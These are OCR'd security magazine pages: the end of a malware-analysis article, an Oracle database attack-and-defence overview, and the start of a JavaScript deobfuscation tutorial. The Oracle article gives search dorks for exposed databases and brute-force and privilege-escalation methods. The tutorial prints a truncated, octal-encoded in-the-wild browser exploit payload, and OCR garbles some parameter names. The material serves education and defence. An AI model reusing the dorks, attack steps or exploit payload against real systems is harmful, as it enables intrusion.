As you can see this is a way for malware authors to hide executables in a place that is difficult to find. While there are tools out there to find files hidden in ADS, you have to know that ADS is there first. If, while analyzing malware, an executable is running that you cannot locate ADS is a good place to look.

Conclusions

In the first article, I briefly discussed that I believe that all companies should perform analysis of any malware that infects them. This allows them to verify exactly what occurred on their network instead of relying on AV vendors. However, it would be wrong to believe that I don't understand that most information security officers are already pressed for time. Of course they are, however that does not mean they can neglect malware. Therefore we need to find ways to speed up malware analysis.

Most people, when considering ways to speed up malware analysis initially look towards automated tools. In order to automate some of malware analysis without offloading the entire process to a third-party, you can script parts of the analysis. It is possible to script both behavioral and static analysis to a point. However, this is only as effective if the malware is fairly simple. Once more advanced techniques get involved you are going to need human intervention. Ultimately, malware analysis comes down to a cat and mouse game. As we develop ways to analyze malware, malware authors come up with new ways to hide the malware. The best way to speed up malware analysis is to combine as much possible scripting while analyzing the results and the malware by hand.

Further Resources

Automated Virus Analysis – Online

Submiting potential infected files often will generate reports.

Cwsandbox.org

- Norman Sandbox Information Center *http://www.norman.com/microsites/nsic/en-us*
- ThreatExpert *http://www.threatexpert.com/*
- Virus Total *http://www.virustotal.com/*

Reversing Resources

A good place to start if you are learning how to reverse, an important requirement for understanding how to reverse malware.

- Open RCE *http://www.openrce.org/articles/*
- Tuts4u *http://forum.tuts4you.com/index.php?s=819de41a7dbe99986c03ad67e8a05374&*

Live Malware Samples online

Can't practice if you can't get infected files.

- http://www.offensivecomputing.net/

Books

Interesting book

Reversing: Secrets of Reverse Engineering by Eldad Eilam

Jason Carpenter
Jason Carpenter has been in IT for 10 years now, doing everything from programming to administering networks. I am currently completing my master's degree in Information Assurance.

Nothing compares
to hands-on experience

Learn hacking straight from the makers of «back|track. The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote exploit .org

DREAMLAB TECHNOLOGIES

http://www.remote-exploit.org and http://www.dreamlab.net

MIKOLÁŠ PANSKÝ

Oracle Database Server Security

Difficulty

🟩 ☐ ☐

This article is focused on Oracle Database Server Security. It is divided in three main parts. The First is about Oracle history, database products and architecture. The Second part is about basic methods of Oracle Hacking. The last part is about Oracle Defense methods.

Oracle Corporations history started in 1977 when the company was founded as Software Development Laboratories. In 1979 SDL was renamed to Relation Software, Inc. (RSI). That year the Company released Oracle v2 as one of the first commercial Relational Database Systems. This version implemented basic SQL functions: query and joins. The company name was changed to Oracle in 1983 the year it an released version 3 written in C and supported transactions. In 1984 there was version four, 1985 – version five (client-server model). In 1989 Oracle Corp. entered the Application market with Oracle Financial and implemented PL/SQL. In 1992 there was version 7h – data Warehouse with the relational integrity support, stored procedures and triggers. In 1997 version 8 was developed. It supported object-orientated approach and multimedia applications. Version 8i was released in 1999 along with support of Internet and Java Virtual Machine (JVM). Year 2001 brought Oracle 9i with the possibility of reading XML documents and RAC (Real Application Clusters) support. Today's, version is 10g Release 2 with the Grid support available.

Oracle released various versions. Each had different implemented features. This article focuses on Oracle Dataset. Oracle Database has several editions: Standard Edition (SE allow maximum 4 CPU, with no memory limit and it's usable in a Cluster), Enterprise Edition (EE) includes some Advanced Security Functions. It's possible to add Database Vault, that allows data protection against Database Administrators (DBA). Advanced Security allows the network communication encryption, encryption of the data in database, stronger authentication and finally – Label Security that allows the security privileges definition and user's label – the security on the row-level. Along with that Standard Edition One comes, with the support of 2 CPU's maximum, Personal Edition without RAC is targeted at developers and Express Edition with the single CPU, 1GB RAM and 4 GB data limit.

At first glimpse, Oracle Database System is composed of processes, that run on host operating systems; logical memory structure (Instance) and physical file structure – Database. Processes are divided into user processes and server processes. Every time user runs an application, user process connects to an Instance. If the Communication is established, the Session gets started. For each user, Server allocated a Program Global Area (PGA) where session variables are stored. Oracle Instance is made by main memory structure System Global Area (SGA) and processes that are run in the background. The most important

WHAT YOU WILL LEARN...

General information about Oracle

Basic Hacking Oracle method

Basic Oracle Defence methods

WHAT YOU SHOULD KNOW...

Basic knowledge of Oracle Database System processes are System Monitor – SMON (responsible for the disaster recovery and compacting free space in a Database), Process Monitor – PMON (monitoring running processes and ensure it's support), Database Writer (DBW) and Log Writer (LGWR) (writes the records, which enables a roll back). Oracle Database is composed of Control Files (control files that includes Database name, Data files placement and Redo Logs), Data Files and Redo Logs (the files that that record all changes in Database). Information of the running processes is placed in the tables V$PROCESS and V$SESSION. The communication with outer world is handled by Oracle Listener. It's configuration is sorted in the listener.ora file. The SID (Oracle System Identifier, that resolves database Instance and identifies database), protocol and port are stored in listener.ora. Listener listens for database requests. After receiving any connection, it sends the TCP port number to the client. The Client then connects to the port and authenticates itself. Listener could be also used by PL/SQL package or external procedures.

The Logical Database Structure is composed of users, schemas (objects owned by the user), rights, roles, profiles and objects. Users in the Database are Unique identities, that have access to the Database Objects. Users are most frequently identified by password. Each user has a Schema, which is owned by him and is where his objects are stored. Privileges are a set of operations, that a User can access. Profiles are a set of options that restrict Database usage. It can define maximum retries of entering the password before the account will locked down etc. Tables have rows, and columns, and access to the tables can be defined and restricted on the row basis with Virtual Private Database. Triggers are stored programs, that run on events like inserting into tables or shutting down the database. Stored procedures are programs written in PL/SQL (*Programming Language SQL*). All information about Database is stored in Data Dictionary.

Hacking Oracle

Before we begin, there must be a preceding phase of target network exploring. This Phase has to research detailed information, that can be retrieved by the Whois database, Internet Search Engines, DNS Servers or by Social Engineering. A Search Engine could also be used to find the required system according to the search string, that is a unique identifier for the right page. This search string can, for example, look for isqlplus (web interface for entering queries to Oracle Database), configuration files or Express Edition. The search strings could look like: *intitle: icql intitle:release inurl:isqlplus*, *listener filetype:ora* i *inurl:apex intitle:Application Express Login*. The next step is a further scan of the operating system. This could be done by active tools (`nmap`, `amap`, `tsnping`) or `passive` (scanrad). The basic thing to do is to scan for open ports. Oracle, in the standard configuration, listens to standard ports that could be identified. To find a running Listener, the tool TSNPING can be used. After the Database Server is found, we can try to obtain Version, Platform, SID and configuration. A tool to achieve this is the TSNLSNR IP client that can provide command pings, version, service and status. Requested information might be obtained if Administrator didn't set password for Oracle Listener. If the password is set, the Listener cannot be used for obtaining information. There are more tools available for Listener exploring: TNSCmd and OScanner. A commercial product that can be used for this purpose is NGSSQuirrel, it is quite complex program and has many features. Some of them are available only with an Oracle account, however it could also provide Dictionary or Brute Force attacks on the user's accounts. If there is a non-secured Listener, there are several possibilities for attack. In the past, there were several security alerts. Some of them are *NERP* DoS attack, too large segment attack, illegal version request, too small size of transferred data, Fragmentation Attack or SERVICE_NAME DoS attack. With the SET command it is possible to change Listener password, which results in HiJacking, stopping the Listener or parameter changes. If a SID is found

Listing 1. *Creating a new profile*

```
 CREATE PROFILE paranoid LIMIT
  FAILED_LOGIN_ATTEMPTS 3
  PASSWORD_LOCK_TIME 30
  PASSWORD_LIFE_TIME 90
  PASSWORD_GRACE_TIME 3
  PASSWORD_VERIFY_FUNCTION check_the_password;
```

Listing 2. *Example of Function that could check the password*

```
CREATE OR REPLACE FUNCTION check_the_password
  (i_am_user_id VARCHAR2, new_magic_word VARCHAR2, old_magic_word VARCHAR2)
  RETURN BOOLEAN IS
  BEGIN
  IF length(new_magic_word) < 5 THEN
    raise_application_error(-20001, 'Your Magic Word Is Too Short!');
  END IF;
  IF NLS_LOWER(new_magic_word) IN ('password', 'drowssap') THEN
    raise_application_error(-20002, 'I will Not Accept Your Magic Word');
   END IF;
     RETURN TRUE;
END;
```

Listing 3. *Function that returns string which will be added to the query*

```
CREATE OR REPLACE FUNCTION deny_table_rows (
   usr_schema VARCHAR2,
   usr_object  VARCHAR2) RETURN VARCHAR2 AS
BEGIN
  RETURN 'user != SYS';
END;
```

and we know the version it is time to try some user names, and passwords. The first should be to try the same user names and passwords. Next, we can try default User names and passwords. Another possibility would be a dictionary and finally – a brute force attack. To check the user names and passwords a tool called Hydra can be used.

The next possible way to obtain access to the Oracle database server is to sniff the connection. If the communication between user and client is unsecured, it could be sniffed by any network sniffer. At first, a user sends user name and password to the database. If the user name exists then the server checks user's password hash, using a secret number that is composed from the system time.

After obtaining the access to the database, it is necessary to check if it's possible to escalate the rights for working with the system. The most common methods are SQL Injections, Buffer Overflow and Cross Scripting. The basic logic of PL/SQL injection is to attack the programs, that allows user's input. This input can be a gate to entering the hacker's own executable code. This method is used, for example, in passing through *DBMS_ASSERT* (Oracle 10g R2) – that is used to verify the entered data. There is also another method called Dangling Cursor Snarfing. The principle is based on the fact, that Oracle does not close all cursors after they are used. If privileged user creates a cursor, it could be used by less privileged user to escalate rights to the more privileged user level. To defend against this method the opened cursors should be closed right after using them.

Another method to escalate privileges is to decrypt passwords of other users from the *SYS.USER$* table. Oracle uses a hashing algorithm based on the DES encryption algorithm. The principle of this encrypting algorithm is in using the password's salt. In Oracle, however, there is quite poor salt choosing, character insensitivity and weak hashing algorithm. Access to the tables SYS.USER$ is bound to the access right SELECT ANY DICTIONARY. The attack vectors are to sniff the network communication, SQL injection or to access the SYSTEM table space (*system.dbf*) from the host operating system. There is still much to do after escalating the privileges. First is to create a Rootkit to open a back door, or to make any other malicious software undetected.

PL/SQL language is based on programming language ADA. PL/SQL allows to compile (wrap) the code into M-CODE, that is then passed to the Virtual Machine. In the 9i version there was a possibility to guess the purpose of code thanks to reverse engineering. In that code there was the table of symbols (data structure, that points to the variable, function of data type in source code) visible. In version 10g the Symbol Table is not visible any more. Oracle 10g R2 has new feature to use wrapping by the DBMS_DLL (function CREATE_WRAPPED).

Even for the Database System a worm can exist. There is already Proof of Concept called Oracle Voyager Worm. This worm is trying to do some actions: grant DBA to a PUBLIC, remove trigger and create trigger, that is run after database login and access Google. It also tries to send e-mails with the Oracle password Hashes. Then it tries to scan existence of other databases and it attempts to connect by database link.

Defending Oracle Database

The first task in securing the Database is physical restriction to the Database. It is necessary to secure the database against user's physical access in order to protect the server from the shut down or restart. The trend today in implementation of authentication is biometric devices. These devices include fingerprinting, iris recognition or face recognition devices.

Listing 4. *Policy, that adds function deny_table_rows to the table sec_table*

```
 BEGIN  DBMS_RLS.add_policy
  (object_schema      => 'sec_user',
   object_name        => 'sec_table',
   policy_name        => sec_table_policy',
   policy_function    => 'deny_table_rows');
END;
```

Listing 5. *Anonymous PL/SQL block that encrypts string in 256-bit AES*

```
/* CRYPT IT ROUTINE IN AES 256-bit */
DECLARE
   k4y                  RAW (32);
   t0p_s3cr3t_3nc       RAW (2000);
   t0p_s3cr3t_d3c       RAW (2000);
BEGIN
  /* 256 bit key - 32 byte */
  k4y := DBMS_CRYPTO.RANDOMBYTES(256/8);
  t0p_s3cr3t_3nc := DBMS_CRYPTO.ENCRYPT
  (
    src => UTL_I18N.STRING_TO_RAW ('h4x0rIzN0tD34d',  'AL32UTF8'),
    typ => 4360,
    /* encryption type - DBMS.CRYPTO.ENCRYPT_AES256 + DBMS_CRYPTO.CHAIN_CBC +
                      DMBS_CRYPTO.PAD_PKCS5 */
    key => k4y
   );
   t0p_s3cr3t_d3c := DBMS_CRYPTO.DECRYPT
   (
     src => t0p_s3cr3t_3nc,
     typ => 4360,
     key => k4y
   );
  DBMS_OUTPUT.PUT_LINE (UTL_I18N.RAW_TO_CHAR (t0p_s3cr3t_d3c, 'AL32UTF8'));
END;
```

Looking for help, tip or advice?
Want to share your knowledge with others?
Visit BSD magazine forum
BSD MAGAZINE
Give us your opinion about the magazine's content
and help us to create the most useful source for you!
www.bsdmag.org

The next step of securing Oracle Database is to protect Host operating system. This category consists of removing all unnecessary services (*ftp*, *telnet* etc.), enabling firewall and implementing security polices. Before plugging Oracle into the network it is necessary to control the access rights to each files and directory. Removing unnecessary user's accounts, removing unneeded software and install Intrusion Detection System (IDS). One can remove banners to avoid operating system detection, running Anti-Virus, regular check-ups of the system, log monitoring and restrict number of super-users.

In addition to securing the database server it is also important to secure the workstations. These can be secured on a different level depending on what purpose these workstations are used for (Database Administration, Development, Running Application). Some attack vectors could use features of SQL clients like TOAD or SQL*Plus. The attack can be targeted on the files or records in the register, that could let us run some code after login. Many clients also store the passwords. Even if the stored password is encrypted the encrypted password should be revealed.

In the field of Network security it's necessary to implement restriction of physical access to the network (e.g. limiting obtaining IP addresses with DHCP only for known MAC addresses). It is necessary to place Database Server behind the Firewall. Firewall must be placed outside the protected network that has to be protected and it's necessary to open only secured protocols and ports. Apart from this, it is recommended to use Oracle Connection Manager (OCM). The OCM can significantly help in securing the network access to the Database Server. It is also important to secure Oracle Listener by changing default ports and using Node Filtering that will filter clients on the IP Address base. One of common tasks should be Oracle Listener's Log checking.

There is an option in user's authentication. It is called Identification by Operating System. This option is no longer safe and is not recommended to use because it's vulnerable. It is good to define rights, roles, profiles and restrict available user's resources in the authentication process. Actual system rights could be obtained by viewing the USER_SYS_PRIVS. The access rights to the tables are stored in USER_TAB_PRIVS. The column ADMIN_OPTION shows if it is possible to grant rights to another user. Due to the need of grouping the rights we can group it to the role. There are pre-defined roles – CONNECT, RESOURCE and DBA.

For Example, the role CONNECT is not only for connecting user to the database, but it also allows to create tables, synonyms or views. To retrieve user's role one should view the USER_ROLE_PRIVS. To protect the Database resources, the profiles can be used. Database records inform about profiles in the DBA_PROFILES. Administrator might create their own profile (see Listing 1). The profile can define, how many retries the user has to enter the password before the account will lock. PASSWORD_LOCK_TIME presents how long the account will be locked after the maximum retries of entering password. PASSWORD_LIFE_TIME defines the life time of the password in days. PASSWORD_GRACE_TIME defines the number of days before the password expiration when Oracle displays the warning about when the password expire. There is an interesting possibility to create your own function (see Listing 2) that will check the password before it is changed. The checking function can check the right length of the password and whether it is a dictionary word. The profile could be given to the user both in the time of user creating and additionally with the command:

```
ALTER USER n1c3_us3r PROFILE
                    paranoid
```

On the Net

- *http://en.wikipedia.org/wiki/Oracle_Database,*
- *http://www.oracle.com/database,*
- *http://www.red-database-security.com/whitepaper/oracle_default_ports.html,*
- *http://www.dokfleed.net/duh/modules.php?name=News&file=article&sid=35,*
- *http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd,*
- *http://www.ngssoftware.com/squirrelora.htm,*
- *http://xforce.iss.net/xforce/alerts/id/advise82,*
- *http://www.appsecinc.com/resources/alerts/oracle/02-0013.shtm,*
- *http://www.thc.org/thc-hydra/,*
- *http://www.cqure.net/wp/?page_id=3,*
- *http://www.petefinnigan.com/orasec.htm,*
- *http://www.dba-oracle.com/t_oracle_biometrics_security.htm,*
- *http://www.databasejournal.com/features/oracle/article.php/3644956.*

Reference

- Alexander Kornbrust, 2006. Oracle rootkits, Hakin9 1/2006,
- Joshua Wright, Carlos Sid, 2005. An Assesment of the Oracle Password Hashing Algorhytm,
- Alexander Kornbrust, 2005. Hardening Oracle Administration– and Developer Workstations,
- William Heney, Marlene Theriault, 1998. O'Reilly – Oracle Security,
- David Know, 2004. Effective Oracle Database 10g Security,
- Integrity, 2004. Oracle Database Listener Security Guide,
- Pete Finningan, 2006. How to unwrap PL/SQL,
- Marlene Theriault, Aaron Newman, 2001. Oracle Security Handbook.

Another security feature is restrict ing the space in the tablespace. This could be done by command:

```
ALTER USER n1c3_us3r 100M ON USERS;
```

Further steps can be undertaken to hack-proof the Oracle Database. One of these steps is installing only the necessary components. It is recommended to use the principle of least possible configurations. The installed options can be retrieved from `V$OPTION` view.

According to the attack vectors it is necessary to defend against the intruder that checks default *usernames/passwords*. It is good to lock these accounts by query ALTER USER hr ACCOUNT LOCK and/or change the password ALTER USER hr IDENTIFIED BY n1c3n3wp4ss. It is necessary not to give privileges of type *ANY*. If this privilege is granted, there is a possibility to work with Data Dictionary, which should be avoided. Extended protection of data dictionary could be done by adding initialization parameter `07 _ DICTIONARY _ ACCESSIBILITY = FALSE`. This parameter will restrict the privilege DELETE ANY. It is good to give to the user just the necessary privileges, nothing more.

Another thing to do is to restrict default role PUBLIC. PUBLIC role is default for every new Oracle user. In the default configuration it allows working with some strong packages that could be compromised. These includes UTL_SMTP (for sending e-mails), UTL_TCP (for using TCP/IP), UTL_HTTP (Allows web access), UTL_FILE (for accessing the file system) and crypto package DBMS_CRYPTO. Effective control can be reached by using initialization parameter `REMOTE _ OS _ AUTH = FALSE`. For common Administration tasks (start, shutdown, backup, recovery and archive) the SYSOPER role (instead of SYSDBA) is prefered.

Oracle Database offers row-level security. This type of security is a part of Virtual Private Database (VPD). VPD ensures basic security rules. These defines PL/SQL function, that returns string. This function is then added to the selected objects (table, view or synonym) that we would like to protect with DBMP_RLS PL/SQL package. If then a SQL query is issued, Oracle adds the returned string from defined function to the end of query. This function then can be a restriction removing rows which contain user value SYS in the column (see Listing 3). The rule ensuring that the reply from the SELECT will not contain certain rows can be defined also by the DBMS_RLS package (see Listing 4). Further reading about this topic – VPD article on *www.databasejournal.com*.

There are some other reasons why to encrypt the data in the database. One of them is the necessity to hide some information against DBA. Another is to reach some security standard.

To encrypt the data it is possible to use DMBS_CRYPTO package (it should replace DBMS_OBFUSCATION_TOOLKIT) in the future. DBMS_CRYPTO is orientated to working with RAW type data. That is not an obstruction to possibility to convert VARCHAR2 to RAW and vice-versa with the package UTL_RAW. This package offers DES (not recommended any more), triple-DES with two KEYS, triple-DES with three keys, AES with various key length and algorithm RC4.

Listing 5 shows an example of 256-bit AES encrypting with Cipher-Block-Chaining according to the PKCS#5 standard (see RFC 2898).

Conclusion

I wanted this article to be an overview of basic security concepts of Database System Oracle from two different points of view: *attack and defense*.

Mikolas Pansky
Mikolas Pansky is employee of Czech computer company Cleverlance Enterprise Solutions as database developer. He is also PhD. student at the Charles University Faculty of Education, where he went after he has done his Master's degree in Informatics. Contact with the author: *mikolas.pansky@gmail.com*

JOIN FFD Magazine COMMUNITY

FFD Forum
http://forum-en.ffdmag.com/

DAVID MACIEJAK

Javascript Obfuscation Part 1

Difficulty

🟩⬜⬜

It is common that attackers target victims web client or third party tools like Adobe Flash or Acrobat Reader. Web clients are targeted to exploit either a vulnerability in their code or exploit flaws in third party software that can be loaded through them like ActiveX technologies, script engine in Flash or PDF.

WHAT YOU WILL LEARN...

How activex instantiation could be hidden by malicious guys using some javascript tricks

How to use opensource tools to automate the unobfuscation of malicious javascript code

WHAT YOU SHOULD KNOW...

Basic knowledge of javascript language

Basic heard of ActiveX components

To evade IDS/IPS and AV their intentions, and make code harder to read for analyst, malicious script writers heavily use obfuscation techniques. This document will present some of these. These techniques are often combined to obfuscate the script multiple times. From now one, we are seeing dynamic obfuscation aka server side polymorphism. Each time you request the script, it comes in a different obfuscated shape. This is often the case for the downloaded executable file.

Why wanted to unobfuscate script ?

Not all obfuscated scripts are malicious, it is true that this is not common to obfuscate web content code and some companies or individuals often employ obfuscation to properly identify the threat, the scripts need to be analyze. Some tools (like Malzilla or Rhino) have been developed to help analysts study and analyze these scripts, however they can't do all the work.

In this three part article, we will provide some samples found in the wild (from low to high level) and how we can quickly extract the valuable information.

ActiveX components instantiation

First, we will provide some details about how to load the ActiveX component into the browser. You should know that this technology only works on Windows platform and only through the use of Internet Explorer. There is a description from Wikipedia: *ActiveX is a component object model (COM) developed by Microsoft for Windows platforms. By using the COM runtime, developers can create software components that perform a particular function or a set of functions. A software can then compose one or more components in order to provide the functionality it intends to.*

There are two main ways to load this kind of component: one is the use of the CLASSID and the other is the ProgID.

HTML provides the OBJECT tag to load ActiveX component by its CLSID as in the example below:

```
<OBJECT ID="wwwcuteqqcn" Classid=
   "clsid:{A7F05EE4-0426-454F-8013-
                   C41E3596E9E9}"></
                   OBJECT>
```

The component is instantiated in the web browser and can be referenced by the id name set, here `"wwwcuteqqcn"`.

Javascript use the ActiveXObject method to load the ActiveX component by its ProgID like:

```
var GomManager = new ActiveXObject ("GomWe
                   bCtrl.GomManager.1");
```

The corresponding VBscript method is named CreateObject and can be used as follows:

```
dim myexcel
Set myexcel=CreateObject("Excel.She
                        et")
```

Note that attackers also use basic string mangling to be more difficult for the analyst to study it and also evade detection: like removing newlines, renaming variables/functions, adding junk code, splitting strings to evade detection. So, these are some examples we see in the wild (see Listing 1).

To help with the mitigation you can, update the software to non-vulnerable version, remove it or stop running the ActiveX in Internet Explorer as it's explain in Figure 1, this method is known as *setting the kill bit*.

Use Registry Editor (*regedit.exe*) to view the data value of the Compatibility Flags DWORD value of the ActiveX object CLSID in the following registry key:


```
HKEY_LOCAL_MACHINE\SOFTWARE\
                        Microsoft\
    Internet Explorer\ActiveX
    Compatibility<CharStyle:FOREIGN>
    CLSID of the ActiveX control
```

where CLSID of the ActiveX Control is the class identifier of the appropriate ActiveX control. Change the value of the Compatibility Flags `DWORD` value to `0x00000400` (you need to create it if it does not exist).

Unobfuscation Tools

From what we have seen, we could play with some Perl script or modify the Javascript code adding some `Alert()` function call to debug the code but these solutions are quite time consuming. The quicker solution is to use tools dedicated to that purpose. In this part we will present the use of *Rhino* and *Malzilla*.

Rhino is available at [2], it is an open-source implementation of JavaScript engine written entirely in Java. The version of Rhino avilable at the time of writing is 1.7. Rhino provides an interactive shell to let you play the script and debug it. *Note 1*: Rhino understands only JavaScript if you have VBScript to check, you need to do it by hand as now are no tools avilable to help unobfuscating, we will show some hints to make the process easier in next article part.


Malzilla by bobby
Download | Decoder | Misc Decoders | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About
New tab (1)
Text | Hex | Cookies | Links Parser
Send script to Decoder
Send all scripts to Decoder
Send to Links Parser
Find
Find objects
Append selection to Decoder
Format code
Get
Abort
Get to file
Load from Cache

```
<sCrIpT lAnGuAgE="jAvAsCrIpT">
eval("\146\165\156\143\164\151\157\156\40\122\145\141\154\105\170\160\154\157\151\164\50\51\173\166\141\162\40\165\163\145
\162\75\156\141\166\151\147\141\164\157\162\56\165\163\145\162\101\147\145\156\164\56\164\157\114\157\167\145\162\103\141
\163\145\50\51\73\151\146\50\165\163\145\162\56\151\156\144\145\170\117\146\50\42\155\163\151\145\40\66\42\51\75\75\55\61
\46\46\165\163\145\162\56\151\156\144\145\170\117\146\50\42\155\163\151\145\40\67\42\51\75\75\55\61\51\162\145\164\165\162
\156\73\151\146\50\165\163\145\162\56\151\156\144\145\170\117\146\50\42\156\164\40\65\56\42\51\75\75\55\61\51\162\145\164
\165\162\156\73\126\165\154\117\142\152\145\143\164\75\42\111\105\122\42\53\42\120\103\164\154\56\111\42\53\42\105\122\120
\42\53\42\103\164\154\56\61\42\73\164\162\171\173\122\145\141\154\75\156\145\167\40\101\143\164\151\166\145\130\117\142
\152\145\143\164\50\126\165\154\117\142\152\145\143\164\51\175\143\141\164\143\150\50\145\162\162\157\162\51\173\162\145
\164\165\162\156\175\122\145\141\154\126\145\162\163\151\157\156\75\122\145\141\154\56\120\154\141\171\145\162\120\162\157
\160\145\162\164\171\50\42\120\122\117\104\125\103\124\126\105\122\123\111\117\116\42\51\73\120\141\144\144\151\156\147\75
```

URL:

User Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.8.0.6) Gecko/20060728 Firefox/1.5.0.6


Referrer:

Cookies:

[✓] Use User Agent [ ] Use Proxy [ ] Auto-set Referrer

[✓] Use Cookies [ ] Use Referrer

Figure 1. *Malzilla main screen*



Malzilla by bobby
Download | Decoder | Misc Decoders | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About
New Tab (1)
Run script
Debug
Find
Wide 2 UCS2
Format code
Show eval() results

```
eval("\146\165\156\143\164\151\157\156\40\122\145\141\154\105\170\160\154\157\151\164\50\51\173\166\141\162\40\165\163\145
\162\75\156\141\166\151\147\141\164\157\162\56\165\163\145\162\101\147\145\156\164\56\164\157\114\157\167\145\162\103\141
\163\145\50\51\73\151\146\50\165\163\145\162\56\151\156\144\145\170\117\146\50\42\155\163\151\145\40\66\42\51\75\75\55\61
\46\46\165\163\145\162\56\151\156\144\145\170\117\146\50\42\155\163\151\145\40\67\42\51\75\75\55\61\51\162\145\164\165\162
\156\73\151\146\50\165\163\145\162\56\151\156\144\145\170\117\146\50\42\156\164\40\65\56\42\51\75\75\55\61\51\162\145\164
\165\162\156\73\126\165\154\117\142\152\145\143\164\75\42\111\105\122\42\53\42\120\103\164\154\56\111\42\53\42\105\122\120
\42\53\42\103\164\154\56\61\42\73\164\162\171\173\122\145\141\154\75\156\145\167\40\101\143\164\151\166\145\130\117\142\152
\145\143\164\50\126\165\154\117\142\152\145\143\164\51\175\143\141\164\143\150\50\145\162\162\157\162\51\173\162\145\164
\165\162\156\175\122\145\141\154\126\145\162\163\151\157\156\75\122\145\141\154\56\120\154\141\171\145\162\120\162\157\160
\145\162\164\171\50\42\120\122\117\104\125\103\124\126\105\122\123\111\117\116\42\51\73\120\141\144\144\151\156\147\75\42
\42\73\112\155\160\117\166\145\162\75\165\156\145\163\143\141\160\145\50\42\45\67\65\45\60\66\45\67\64\45\60\64\42\51\73
\146\157\162\50\151\75\60\73\151\74\63\62\52\61\64\70\73\151\53\53\51\120\141\144\144\151\156\147\53\75\42\123\42\73\151
\146\50\122\145\141\154\126\145\162\163\151\157\156\56\151\156\144\145\170\117\146\50\42\66\56\60\56\61\64\56\42\51\75\75
\55\61\51\173\151\146\50\156\141\166\151\147\141\164\157\162\56\165\163\145\162\114\141\156\147\165\141\147\145\56\164\157
```

( ) Replace eval() with [✓ Override eval()] ( ) Leave as is

[ ] Do not bother me with messages

Figure 2. *Malzilla decoder tab*


Malzilla by bobby
Download | Decoder | Misc Decoders | Log | Clipboard Monitor | Notes | Hex view | PScript | Tools | Settings | About
New Tab (1)
Run script
Debug
Find
Wide 2 UCS2
Format code
Show eval() results

```
eval("\146\165\156\143\164\151\157\156\40\122\145\141\154\105\170\160\154\157\151\164\50\51\173\166\141\162\40\165\163\145
